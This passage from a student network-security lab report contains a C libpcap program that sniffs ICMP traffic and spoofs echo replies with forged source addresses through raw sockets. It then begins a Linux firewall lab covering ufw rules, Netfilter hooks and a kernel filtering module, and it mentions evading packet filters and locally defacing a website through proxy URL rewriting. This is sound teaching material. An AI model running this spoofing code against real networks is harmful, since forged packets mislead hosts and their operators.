


Figure 71: Ethernet II Frame

[6]Vector E-Learning: https://elearning.vector.com/index.php?seite=vl_automotive_ethernet_introduction_ko&root=835866&wbt_ls_kapitel_id=1603202&wbt_ls_seite_id=1603211&d=yes

5.5 Sniffing & Spoofing

```
/* Brandon - Fixed ICMP Checksum problem (When data = 0)
           - Fixed ICMP Response for Sequence and ID fields
           - Fixed automatic ICMP response with src and dst IP */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>
#include <pcap.h>
#include <ctype.h>
#include <errno.h>

#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>

#include <netinet/in_systm.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netinet/ip_icmp.h>
#include <netinet/tcp.h>

#include <arpa/inet.h>

//#define SRC_ADDR "192.168.142.153"
//#define DST_ADDR "172.16.87.254"
//#define ICMPID 0x0
//#define ICMPSEQ 1
#define APP_NAME "sniffex"

/* default snap length (maximum bytes per packet to capture) */
#define SNAP_LEN 1518

/* ethernet headers are always exactly 14 bytes [1] */
#define SIZE_ETHERNET 14

/* Ethernet addresses are 6 bytes */
#define ETHER_ADDR_LEN        6

/* Ethernet header */
struct sniff_ethernet {
        u_char  ether_dhost[ETHER_ADDR_LEN];    /* destination host address */
        u_char  ether_shost[ETHER_ADDR_LEN];    /* source host address */
        u_short ether_type;                     /* IP? ARP? RARP? etc */
};

/* IP header */
struct sniff_ip {
        u_char  ip_vhl;                 /* version << 4 | header length >> 2 */
```

```
51          u_char  ip_tos;                 /* type of service */
52          u_short ip_len;                 /* total length */
53          u_short ip_id;                  /* identification */
54          u_short ip_off;                 /* fragment offset field */
55          #define IP_RF 0x8000            /* reserved fragment flag */
56          #define IP_DF 0x4000            /* dont fragment flag */
57          #define IP_MF 0x2000            /* more fragments flag */
58          #define IP_OFFMASK 0x1fff       /* mask for fragmenting bits */
59          u_char  ip_ttl;                 /* time to live */
60          u_char  ip_p;                   /* protocol */
61          u_short ip_sum;                 /* checksum */
62          struct  in_addr ip_src,ip_dst;  /* source and dest address */
63  };
64  #define IP_HL(ip)               (((ip)->ip_vhl) & 0x0f)
65  #define IP_V(ip)                (((ip)->ip_vhl) >> 4)
66
67  /* TCP header */
68  typedef u_int tcp_seq;
69
70  struct sniff_tcp {
71          u_short th_sport;               /* source port */
72          u_short th_dport;               /* destination port */
73          tcp_seq th_seq;                 /* sequence number */
74          tcp_seq th_ack;                 /* acknowledgement number */
75          u_char  th_offx2;               /* data offset, rsvd */
76  #define TH_OFF(th)      (((th)->th_offx2 & 0xf0) >> 4)
77          u_char  th_flags;
78          #define TH_FIN  0x01
79          #define TH_SYN  0x02
80          #define TH_RST  0x04
81          #define TH_PUSH 0x08
82          #define TH_ACK  0x10
83          #define TH_URG  0x20
84          #define TH_ECE  0x40
85          #define TH_CWR  0x80
86          #define TH_FLAGS
            ↪  (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
87          u_short th_win;                 /* window */
88          u_short th_sum;                 /* checksum */
89          u_short th_urp;                 /* urgent pointer */
90  };
91
92  /* ICMP header */
93  struct sniff_icmp
94  {
95    u_int8_t type;                /* message type */
96    u_int8_t code;                /* type sub-code */
97    u_int16_t checksum;
98    union
99    {
100     struct
101     {
```

```
102       u_int16_t        id;
103       u_int16_t        sequence;
104     } echo;                         /* echo datagram */
105     u_int32_t        gateway;         /* gateway address */
106     struct
107     {
108       u_int16_t        __unused;
109       u_int16_t        mtu;
110     } frag;                         /* path mtu discovery */
111   } un;
112 };
113
114
115 void
116 got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet);
117
118 void
119 print_payload(const u_char *payload, int len);
120
121 void
122 print_hex_ascii_line(const u_char *payload, int len, int offset);
123
124 void
125 print_app_usage(void);
126
127 /*
128  * print help text
129  */
130 void
131 print_app_usage(void)
132 {
133
134         printf("Usage: %s [interface]\n", APP_NAME);
135         printf("\n");
136         printf("Options:\n");
137         printf("    interface    Listen on <interface> for packets.\n");
138         printf("\n");
139
140 return;
141 }
142
143 /*
144  * print data in rows of 16 bytes: offset   hex   ascii
145  *
146  * 00000   47 45 54 20 2f 20 48 54  54 50 2f 31 2e 31 0d 0a   GET / HTTP/1.1..
147  */
148 void
149 print_hex_ascii_line(const u_char *payload, int len, int offset)
150 {
151
152         int i;
153         int gap;
```

```
154         const u_char *ch;
155
156         /* offset */
157         printf("%05d   ", offset);
158
159         /* hex */
160         ch = payload;
161         for(i = 0; i < len; i++) {
162                 printf("%02x ", *ch);
163                 ch++;
164                 /* print extra space after 8th byte for visual aid */
165                 if (i == 7)
166                         printf(" ");
167         }
168         /* print space to handle line less than 8 bytes */
169         if (len < 8)
170                 printf(" ");
171
172         /* fill hex gap with spaces if not full line */
173         if (len < 16) {
174                 gap = 16 - len;
175                 for (i = 0; i < gap; i++) {
176                         printf("   ");
177                 }
178         }
179         printf("   ");
180
181         /* ascii (if printable) */
182         ch = payload;
183         for(i = 0; i < len; i++) {
184                 if (isprint(*ch))
185                         printf("%c", *ch);
186                 else
187                         printf(".");
188                 ch++;
189         }
190
191         printf("\n");
192
193 return;
194 }
195
196 /*
197  * print packet payload data (avoid printing binary data)
198  */
199 void
200 print_payload(const u_char *payload, int len)
201 {
202
203         int len_rem = len;
204         int line_width = 16;                    /* number of bytes per line
          ↪  */
```

```
205         int line_len;
206         int offset = 0;                                    /* zero-based
            ↪  offset counter */
207         const u_char *ch = payload;
208
209         if (len <= 0)
210                 return;
211
212         /* data fits on one line */
213         if (len <= line_width) {
214                 print_hex_ascii_line(ch, len, offset);
215                 return;
216         }
217
218         /* data spans multiple lines */
219         for ( ;; ) {
220                 /* compute current line length */
221                 line_len = line_width % len_rem;
222                 /* print line */
223                 print_hex_ascii_line(ch, line_len, offset);
224                 /* compute total remaining */
225                 len_rem = len_rem - line_len;
226                 /* shift pointer to remaining bytes to print */
227                 ch = ch + line_len;
228                 /* add offset */
229                 offset = offset + line_width;
230                 /* check if we have line width chars or less */
231                 if (len_rem <= line_width) {
232                         /* print last line and get out */
233                         print_hex_ascii_line(ch, len_rem, offset);
234                         break;
235                 }
236         }
237
238 return;
239 }
240
241 /*
242  * dissect/print packet
243  */
244 void
245 got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
246 {
247
248         static int count = 1;                   /* packet counter */
249
250         /* declare pointers to packet headers */
251         const struct sniff_ethernet *ethernet;  /* The ethernet header [1] */
252         const struct sniff_ip *ip;              /* The IP header */
253         const struct sniff_tcp *tcp;            /* The TCP header */
254         const char *payload;                    /* Packet payload */
255         const struct sniff_icmp *icmp;
```

```
256
257         int size_ip;
258         int size_tcp;
259         int size_payload;
260
261         printf("\nPacket number %d:\n", count);
262         count++;
263
264         /* define ethernet header */
265         ethernet = (struct sniff_ethernet*)(packet);
266
267         /* define/compute ip header offset */
268         ip = (struct sniff_ip*)(packet + SIZE_ETHERNET);
269         size_ip = IP_HL(ip)*4;
270         if (size_ip < 20) {
271                 printf("   * Invalid IP header length: %u bytes\n", size_ip);
272                 return;
273         }
274
275         /* Get ICMP header if protocol is ICMP is identified later */
276         icmp = (struct sniff_icmp*)(packet + SIZE_ETHERNET + size_ip);
277         //printf("%x\n",icmp->un.echo.id);
278         //printf("%x\n",ntohs(icmp->un.echo.sequence));
279
280         /* print source and destination IP addresses */
281         printf("       From: %s\n", inet_ntoa(ip->ip_src));
282         printf("         To: %s\n", inet_ntoa(ip->ip_dst));
283
284         /* determine protocol */
285         switch(ip->ip_p) {
286                 case IPPROTO_TCP:
287                         printf("   Protocol: TCP\n");
288                         break;
289                 case IPPROTO_UDP:
290                         printf("   Protocol: UDP\n");
291                         return;
292                 case IPPROTO_ICMP:
293                         printf("   Protocol: ICMP\n");
294                         sendPacket(ip->ip_src,ip->ip_dst,icmp);
295                         return;
296                 case IPPROTO_IP:
297                         printf("   Protocol: IP\n");
298                         return;
299                 default:
300                         printf("   Protocol: unknown\n");
301                         return;
302         }
303
304         /*
305          *  OK, this packet is TCP.
306          */
307
```

```
308         /* define/compute tcp header offset */
309         tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET + size_ip);
310         size_tcp = TH_OFF(tcp)*4;
311         if (size_tcp < 20) {
312                 printf("   * Invalid TCP header length: %u bytes\n", size_tcp);
313                 return;
314         }
315
316         printf("   Src port: %d\n", ntohs(tcp->th_sport));
317         printf("   Dst port: %d\n", ntohs(tcp->th_dport));
318
319         /* define/compute tcp payload (segment) offset */
320         payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);
321
322         /* compute tcp payload (segment) size */
323         size_payload = ntohs(ip->ip_len) - (size_ip + size_tcp);
324
325         /*
326          * Print payload data; it might be binary, so don't just
327          * treat it as a string.
328          */
329         if (size_payload > 0) {
330                 printf("   Payload (%d bytes):\n", size_payload);
331                 print_payload(payload, size_payload);
332         }
333
334 return;
335 }
336
337
338 /* Referenced from https://www.tenouk.com/Module43a.html */
339 unsigned short csum(unsigned short *buf, int nwords)
340 {
341         unsigned long sum;
342         for(sum=0; nwords>0; nwords--)
343                 sum += *buf++;
344         sum = (sum >> 16) + (sum &0xffff);
345         sum += (sum >> 16);
346         return (unsigned short)(~sum);
347 }
348
349 int sendPacket(struct in_addr src, struct in_addr dst, struct sniff_icmp *icmpun)
350 {
351 /* Used for debugging */
352 //printf("%s\n", inet_ntoa(src));
353 //printf("%s\n", inet_ntoa(dst));
354 //printf("\n%x\n",icmpun->un.echo.id);
355 //printf("%x\n",ntohs(icmpun->un.echo.sequence));
356
357   struct ip ip;
358   struct icmp icmp;
359   int sd;
```

```
360     const int on = 1;
361     struct sockaddr_in sin;
362     u_char* packet;
363
364     // Allocate some space for our packet:
365     packet = (u_char *)malloc(60);
366
367     /* IP Layer header construct: Referenced from
        ↪  https://www.tenouk.com/Module42.html */
368
369     ip.ip_hl = 0x5; /* Header length (in 32 bits), 160 bits w/o options: 160/32 */
370     ip.ip_v = 0x4;  /* IPv4 */
371     ip.ip_tos = 0x0; /* Type of Service */
372     ip.ip_len = htons(60); /* Length of entire packet in bytes */
373     ip.ip_id = 0; /* Identification field to reassemble fragments of a datagram */
374     ip.ip_off = 0x0; /* Fragmentation, set to 0 since no fragments */
375     ip.ip_ttl = 64; /* Time To Live */
376     ip.ip_p = IPPROTO_ICMP; /* Protocol Number, RFC 1700 */
377     ip.ip_sum = 0x0; /* Exclude when calculating checksum first */
378     ip.ip_src.s_addr = inet_addr(inet_ntoa(dst)); //inet_addr(src); /* Source IP */
379     ip.ip_dst.s_addr = inet_addr(inet_ntoa(src)); //inet_addr(dst); /* Destination
        ↪  IP */
380     ip.ip_sum = csum((unsigned short *)&ip, sizeof(ip)); /* Checksum calculation */
381     memcpy(packet, &ip, sizeof(ip)); /* Copy header into packet */
382
383
384     //ICMP header construct, Reference RFC 792
385
386     icmp.icmp_type = ICMP_ECHOREPLY; /* Type 0 for echo */
387     icmp.icmp_code = 0; /* No code for echo/reply, leave as 0 */
388     icmp.icmp_id = icmpun->un.echo.id; /* Random identifier to match echos & replies
        ↪  */
389     icmp.icmp_seq = icmpun->un.echo.sequence; /* Random sequence number to match
        ↪  echos & replies */
390     icmp.icmp_cksum = 0; /* Exclude when calculating checksum first */
391     icmp.icmp_cksum = csum((unsigned short *)&icmp, sizeof(&icmp)); /* Checksum
        ↪  Calculation */
392     memcpy(packet + 20, &icmp, 8); /* Append the ICMP header to the packet at
        ↪  offset 20 */
393
394     /* Create raw socket:*/
395     if ((sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
396       perror("raw socket");
397       exit(1);
398     }
399
400     /* Prevent kernel from filling up packet with its information*/
401     if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {
402       perror("setsockopt");
403       exit(1);
404     }
405
```

```
406   /* Specify destination in kernel to send the raw datagram. We fill in a struct
      ↪  in_addr with the desired destination IP address and pass this structure to
      ↪  the sendto(2) or sendmsg(2) system calls:*/
407
408   memset(&sin, 0, sizeof(sin));
409   sin.sin_family = AF_INET;
410   sin.sin_addr.s_addr = ip.ip_dst.s_addr;
411
412   /*send(2) system call cannot be used as the socket is not a "connected" type of
      ↪  socket. A destination is needed to send the raw IP datagram. sendto(2) and
      ↪  sendmsg(2) system calls are designed to handle this:*/
413   if (sendto(sd, packet, 60, 0, (struct sockaddr *)&sin,
414              sizeof(struct sockaddr)) < 0)  {
415     perror("sendto");
416     exit(1);
417   }
418
419   return 0;
420 }
421
422 int main(int argc, char **argv)
423 {
424
425         char *dev = NULL;                       /* capture device name */
426         char errbuf[PCAP_ERRBUF_SIZE];              /* error buffer */
427         pcap_t *handle;                              /* packet capture handle */
428
429         char filter_exp[] = "icmp and src host 192.168.43.154";                /*
          ↪  filter expression [3] */
430         struct bpf_program fp;                      /* compiled filter program
          ↪  (expression) */
431         bpf_u_int32 mask;                       /* subnet mask */
432         bpf_u_int32 net;                       /* ip */
433         int num_packets = 10;                       /* number of packets to
          ↪  capture */
434
435         /* check for capture device name on command-line */
436         if (argc == 2) {
437                 dev = argv[1];
438         }
439         else if (argc > 2) {
440                 fprintf(stderr, "error: unrecognized command-line options\n\n");
441                 print_app_usage();
442                 exit(EXIT_FAILURE);
443         }
444         else {
445                 /* find a capture device if not specified on command-line */
446                 dev = pcap_lookupdev(errbuf);
447                 if (dev == NULL) {
448                         fprintf(stderr, "Couldn't find default device: %s\n",
449                             errbuf);
450                         exit(EXIT_FAILURE);
```

```
451             }
452         }
453 
454         /* get network number and mask associated with capture device */
455         if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1) {
456             fprintf(stderr, "Couldn't get netmask for device %s: %s\n",
457                 dev, errbuf);
458             net = 0;
459             mask = 0;
460         }
461 
462         /* print capture info */
463         printf("Device: %s\n", dev);
464         printf("Number of packets: %d\n", num_packets);
465         printf("Filter expression: %s\n", filter_exp);
466 
467         /* open capture device */
468         handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
469         if (handle == NULL) {
470             fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
471             exit(EXIT_FAILURE);
472         }
473 
474         /* make sure we're capturing on an Ethernet device [2] */
475         if (pcap_datalink(handle) != DLT_EN10MB) {
476             fprintf(stderr, "%s is not an Ethernet\n", dev);
477             exit(EXIT_FAILURE);
478         }
479 
480         /* compile the filter expression */
481         if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
482             fprintf(stderr, "Couldn't parse filter %s: %s\n",
483                 filter_exp, pcap_geterr(handle));
484             exit(EXIT_FAILURE);
485         }
486 
487         /* apply the compiled filter */
488         if (pcap_setfilter(handle, &fp) == -1) {
489             fprintf(stderr, "Couldn't install filter %s: %s\n",
490                 filter_exp, pcap_geterr(handle));
491             exit(EXIT_FAILURE);
492         }
493 
494         /* now we can set our callback function */
495         pcap_loop(handle, num_packets, got_packet, NULL);
496 
497         /* cleanup */
498         pcap_freecode(&fp);
499         pcap_close(handle);
500 
501         printf("\nCapture complete.\n");
502 
```

```
503 return 0;
504 }
```

Linux Firewall Lab

1 Introduction

Firewalls are commonly used to block traffic, as evident in enterprises and academic institutions where applications and sites are blocked to prevent distractions or illegal traffic from occurring within the networks. There are multiple types of firewall but this lab will focus on two types, the *packet filter* and the application firewall.

Packet filters act by inspecting the packets and if it matches any of the firewall rules, the packets are forwarded or dropped. Packet filters are mostly *stateless*, in that the packets are filtered based on the information encoded in the individual packets and not based on the data stream. Packet filters may use a combination of the packet's source and destination address, protocol and port numbers among many fields.

Application firewalls such as web proxies work at the application layer where the data of the packet is analysed. This method is primarily used for egress filtering of web traffic.

2 Overview

This lab will aim to bring insights on how firewalls work by making use of a firewall software and a simplified packet filtering firewall. The first three sections will look at how the packet filtering firewall `ufw` works and the counter measures that could be taken to evade this type of filtering.

The last two sections of this lab will detail how access to websites can be controlled via a web proxy named `squid`, a type of application firewall. It will show how this type of firewall can be used to circumvent packet filtering firewalls. Also, `squid` can modify the contents of the displayed web page, using a method known as URL rewriting/redirection. The demonstration defaces the NTU home page on the local computer, elaborated in great detail at a later chapter of this report.

3 Exploration

3.1 Virtual Machine (VM) Configuration

The firewall that will be used later needs to have its configuration modified as its default firewall policy drops all incoming packets. To change it, the default policy file `/etc/default/ufw` is opened and the following line is modified.

`DEFAULT_INPUT_POLICY = 'DROP'` $\rightarrow$ `DEFAULT_INPUT_POLICY = 'ACCEPT'`

3.2 Using Firewalls

Linux distributions have a built in kernel firewall tool named `iptables`. The front-end alternative that is more user-friendly is `ufw`. By using `ufw`, it can be used to create a personal firewall for the system but alternative means are more efficient when configuring firewalls for larger networks. For this task, the following are attempted.

- Prevent Machine A from executing `Telnet` to Machine B
- Prevent Machine B from executing `Telnet` to Machine A
- Prevent Machine A from visiting an external website. (Note that some websites have multiple IP addresses)

The manipulation of the firewall is performed on machine A while the firewall on machine B is untouched and left at the default setting.




Figure 72: Firewall Setup

1. To prevent Machine A from executing `Telnet` to Machine B, it is known that Telnet uses (TCP) port 23. Furthermore from the "Remote DNS Attack Lab", source ports are randomised to prevent common ports from being hacked. Therefore, the firewall must block the destination ports instead.


   Using `ufw`, there are multiple ways to block `Telnet` from being used from Machine A to Machine B. Below are two different methods that can be used to block outgoing `Telnet` packets.

   ```
   $ ufw deny out to any port 23
   $ ufw reject out telnet
   ```

   The commands `ufw disable` and `ufw enable` have to be used to force the firewall to enforce the new firewall rules. (*Note: because Telnet is a well known program that uses TCP port 23, the second line of code can be used. Otherwise the first line is more straightforward and direct.)

   Blocking `Telnet` on the firewall level will prevent the packets from reaching the intended destination and eventually force `Telnet` to timeout, as shown in the figure below.

(a) Before Firewall Rule



(b) After Firewall Rule


Figure 73: Prevent `Telnet` to External Host

2. To prevent Machine B from executing `Telnet` to Machine A, it is the same as the previous. However, the direction of the packet flow has been swapped. Due to this, the direction when writing the commands is of importance in determining whether the blocking is successful.


   Again, there are two ways of blocking which is provided below.

   ```
   $ sudo ufw deny in to any port 23
   $ sudo ufw reject in telnet
   ```

   Again, the commands `ufw disable` and `ufw enable` have to be used to force the firewall to enforce the new firewall rules. Executing `Telnet` from machine B will yield the same timeout message.



(a) Before Firewall Rule



(b) After Firewall Rule

Figure 74: Prevent `Telnet` to Current Host


3. To prevent machine A from accessing a website, we can use `ufw` to perform the filtering. However, `ufw` is not able to block hostnames and as such the IP address must be known. In this task, the site `www.ntu.edu.sg` will be blocked.

To find out the IP address of the site, the command `dig` is sufficient to reveal the A records of the hostname.

To block (non-secured) websites, TCP port 80 must be blocked (443 for secured websites). Since the port numbers are directed to the server-side, outgoing packets are filtered. To do so, the following line can be used to block the site.

```
$ sudo ufw deny out to 155.69.7.173 port 80
```

The firewall is restarted to effect the changes and refreshing the site will now show that the connection to the website has timed out and cannot be restored.



(a) Before Firewall Rule (b) After Firewall Rule

Figure 75: Block Website Access

The `ufw` firewall uses packet filtering to inspect incoming and outgoing packets and to enforce the various policies configured by the administrator. As packet processing is performed in the kernel, as can be demonstrated in the "Packet Sniffing and Spoofing Lab", the filtering must also be performed within the kernel. However, using the *Loadable Kernel Module* (`LKM`) and `Netfilter`, the kernel need not be rebuilt to manipulate packets.

`LKM` extends the functionalities of the kernel by allowing administrators to add modules without rebuilding the kernel or rebooting the computer. To process the packets and to block it, the module must be integrated into the packet processing path, which was not easily implemented before `Netfilter`.

Netfilter allows the manipulation of packets by allowing administrators to implement hooks into the Linux kernel. These hooks exists in various places and programs (within LKM) and gets invoked when packets pass through.

Question 1:
What types of hooks does `Netfilter` support and what can be done using these hooks? Draw also a diagram to show how packets flow through these hooks.

Answer 1:
There are a total of `5` hooks that can be used with `Netfilter` and these hooks


can be found in the header definition of `netfilter_ipv4.h` and `netfilter_ipv6.h`, both located in the folder `/usr/include/linux` (If `gcc` is installed). The various hooks, together with its description are listed in the table below.

IPv4 Hooks	IPv6 Hooks	Description
NF_IP_PRE_ROUTING	NF_IP6_PRE_ROUTING	This hook is triggered when packets enter into the network stack. After that, the packet is routed or dropped depending on the destination of the packet.
NF_IP_LOCAL_IN	NF_IP6_LOCAL_IN	This hook is triggered when the packet is designated for the local system.
NF_IP_FORWARD	NF_IP6_FORWARD	This hook is triggered when the packet is designed to be routed out to another system.
NF_IP_LOCAL_OUT	NF_IP6_LOCAL_OUT	This hook is triggered when packets are created locally and are outgoing to the network.
NF_IP_POST_ROUTING	NF_IP6_POST_ROUTING	This hook is triggered just before packets are to be sent out the physical wire.

Table 1: Table of `Netfilter` Hooks

*For newer kernel versions, the prefix `NF_IP` has been changed to `NF_INET`.

The figure below depicts the different locations where the programs can hook onto the networking stack to manipulate the respective packets.



[1]: NF_IP_PRE_ROUTING
[2]: NF_IP_LOCAL_IN
[3]: NF_IP_FORWARD
[4]: NF_IP_POST_ROUTING
[5]: NF_IP_LOCAL_OUT

Figure 76: `Netfilter` System

Question 2:
Where should a hook be placed for ingress and egress filtering?

Answer 2:
Ingress filtering is a technique to prevent suspicious traffic from entering the internal network. Ingress filtering checks for the validity of packets by analysing its source addresses to ensure that the IP address used does not originate within the network or any private addresses such as multicast. Therefore, an ingress filtering hook should be placed at NF_IP_PRE_ROUTING, before it proceeds to any part of the network.

For egress filtering, it is the opposite of ingress filtering. It checks for outgoing packets and prevents data from flowing out, such as malicious packets containing spyware. In this case, egress filtering must be hooked to NF_IP_POST_ROUTING.

Question 3:
Can packets be modified using `Netfilter`?

Answer 3:
While `Netfilter` is primarily used for analysing incoming, outgoing packets and to block where required based on the firewall policy, the user can write programs (within LKM) that hook onto `Netfilter` and use it to modify packets instead.

3.3 Optional: Implementing Packet Filtering Module

A firewall should support dynamic configurations and be able to dynamically change firewall policies. The configuration tool runs in the user space, but the data has to be sent to the kernel space where the packet filtering module (LKM) can obtain the data. These data must reside in the kernel memory instead of a file due to performance issues. This involves interactions between a user-level program and the kernel module.

Using sample code provided by Paul Kiddie[7], the code is extended to drop IPv4 ICMP (ping) packets instead of all packets. Before proceeding, there are multiple ways to process the packets using our module. These definitions are located inside `netfilter.h`.

1. NF_DROP: Drop packet.
2. NF_ACCEPT: Accept packet and process through network chain.
3. NF_STOLEN: Ownership of packet transferred to hook and `Netfilter` will not process the packet further.
4. NF_QUEUE: Get `Netfilter` to queue the packet for userspace.
5. NF_REPEAT: Call the hook again.
6. NF_STOP: Accept packet and stop further processing along network chain.

[7] `https://www.paulkiddie.com/2009/10/creating-a-simple-hello-world-netfilter-module/`

The kernel module needs to be compiled via a `Makefile`. Both the packet filtering module code and the `makefile` code have been attached to Appendix A. It also interesting to note that when compiling the file via `Makefile`, the module libraries are located in `/lib/modules/$(shell uname -r)/build/include`. This is in contrast to normal compilation using `gcc`, where the libraries are located in the folder `/usr/include`.

When compiling code, it is best to ensure that there are no warnings that appear as these errors may crash the system when the module is loaded into the kernel.




Figure 77: No errors during `make`


To add the compiled program into the kernel, the following command is used.

```
$ sudo insmod pfm.ko
```

